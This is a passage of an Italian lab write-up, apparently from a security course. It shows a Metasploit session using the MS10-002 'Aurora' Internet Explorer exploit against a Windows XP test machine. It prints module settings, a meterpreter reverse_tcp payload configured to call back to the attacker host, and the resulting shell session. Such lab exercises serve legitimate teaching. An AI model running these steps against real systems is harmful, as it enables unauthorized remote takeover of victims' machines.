È interessante notare come la console di Metasploit resti in attesa, e sia possibile abbattere nuovamente la macchina XP non appena questa torna online.

## Vulnerabilità MS10-002

Anche grazie a questo modulo è possibile ottenere una shell con privilegi amministrativi sul sistema target.

In questo caso l'unica modifica di rilievo consiste nell'inserire alla voce uripath l'url di un server "trappola", che servirà all'exploit per ottenere la shell.

```

Module options (exploit/windows/browser/ms10_002_aurora):
Name   Current Setting  Required  Description
SRVHOST  0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080           yes       The local port to listen on.
SSL      false          no        Negotiate SSL for incoming connections
SSLCert   None          no        Path to a custom SSL certificate (default is randomly generated)
URI PATH  auroro_exploit.html  no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
EXITFUNC process       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST   192.168.200.100  yes       The listen address (an interface may be specified)
LPORT   4444           yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/browser/ms10_002_aurora) > set SRVHOST 192.168.200.100
SRVHOST => 192.168.200.100
msf6 exploit(windows/browser/ms10_002_aurora) > set URIPATH auroro_exploit.html
URIPATH => auroro_exploit.html

```

Una volta settati i parametri, viene lanciato l'exploit e, come si può osservare nel prossimo screenshot, msf mette un demone in ascolto sulla porta 8080:


```

msf6 exploit(windows/browser/ms10_002_aurora) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Using URL: http://192.168.200.100:8080/auroro_exploit.html
[*] Server started.
msf6 exploit(windows/browser/ms10_002_aurora) >

```

Quando l'utente ignaro visita l'url del server in ascolto, viene ricevuta la shell sulla macchina attaccante:



Nello screenshot in basso si può osservare l'esito dell'exploit, cioè la shell meterpreter:

```
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] 192.168.200.200 ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:4444 → 192.168.200.200:1039) at 2023-03-17 10:25:02 +0100

msf6 exploit(windows/browser/ms10_002_aurora) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
2	meterpreter	x86/windows	TEST-EPI\Epicode_user @ TEST-EPI	192.168.200.100:4444 → 192.168.200.200:1039 (192.168.200.200)

```
msf6 exploit(windows/browser/ms10_002_aurora) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > 
```